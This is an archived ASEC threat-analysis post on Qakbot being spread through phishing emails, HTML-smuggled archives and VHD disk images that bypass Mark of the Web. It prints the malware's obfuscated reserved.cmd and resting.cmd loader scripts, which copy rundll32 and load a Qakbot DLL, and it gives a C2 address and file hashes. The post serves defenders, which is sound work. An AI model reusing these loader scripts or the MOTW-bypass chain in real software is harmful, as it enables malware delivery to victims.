Qakbot Being Distributed via Virtual Disk Files (*.vhd) - ASEC


By ATCP

Published: 2022-12-12 · Archived: 2026-04-05 18:44:24 UTC


There’s been a recent increase in the distribution of malware using disk image files. Out of these, the Qakbot malware has been distributed in ISO and IMG file formats, and the ASEC analysis team discovered that it has recently changed its distribution to the use of VHD files. Such use of disk image files (IMG, ISO, VHD) is seen to be Qakbot’s method of bypassing Mark of the Web (MOTW). Disk image files can bypass the MOTW feature because when the files inside them are extracted or mounted, MOTW is not inherited to the files.

- Related webpage: https://attack.mitre.org/techniques/T1553/005/


The phishing email that distributes Qakbot is shown below. Like in previous cases, it has an HTML file attachment which generates a compressed file.



When the attached HTML file is executed, a page that imitates Google Drive is loaded. At this stage, a compressed file contained in the HTML script is automatically created by the script. The compressed file is password-protected, and the password can be found on the HTML page.




The compressed file contains a VHD file, which is the virtual disk file.



VHD files can be automatically mounted on Windows 8 and onwards, and files are created internally as shown below.

The properties of the created LNK file are as below, and it executes the reserved.cmd file created alongside it.



The reserved.cmd command is shown below. It executes the resting.cmd file, parses a certain string, and transmits it as an argument.

```
set untemperedReveals=dantrundlysystems
set promisedCornelius=%untemperedReveals:~4,5%
set solveDeliberation=%untemperedReveals:~10,6%

start /min uncontradictory\resting.cmd %solveDeliberation% %promisedCornelius%
```

The resting.cmd command is as follows. This command combines the string received as an argument and loads the hogs.tmp file through rundll32. The hogs.tmp file is a DLL file and is the Qakbot malware.


```
set kawasakiConciliates=%windir%
set askGothicism=%kawasakiConciliates%\\%132\\%2r32.exe
set artisansCited=%temp%
set frayedSquirt=replace

:: convolveIndustrialists
%frayedSquirt% %askGothicism% %artisansCited% /A
call %2132 uncontradictory\\hogs.tmp,DrawThemeIcon

exit
```

Qakbot is a banking malware that executes the normal process wermgr.exe before injecting malicious data. The injected process attempts to establish a connection to the C2, and when the attempt is successful, it performs additional malicious behaviors such as downloading malicious modules and extorting financial information. The process tree from the execution of LNK to the execution of Qakbot is as follows.

- **C2 : 2.14.82[.]210:2222**



Recently, there has been a surge in malware using disk image files and various methods of distribution to bypass security features. Users should refrain from opening emails from unknown sources and should not execute their attachments. AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection]
Trojan/Win.BankerX-gen.R538785 (2022.12.08.01)
Dropper/BIN.Generic (2022.12.14.00)
Dropper/HTML.Qakbot (2022.12.14.00)
Trojan/CMD.Runner (2022.12.14.00)

MD5

1c1deaa10c6beea64661e8afba6ce276

5bd4a0f37a6420a00e1ceb378446f8b8

5cbd45a04efdec84a576398e8ed702e6

63524b4118710e4d6d522b0165d71b71

ab4c2e5302c44ddc16f5fe4162640bd0

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/44662/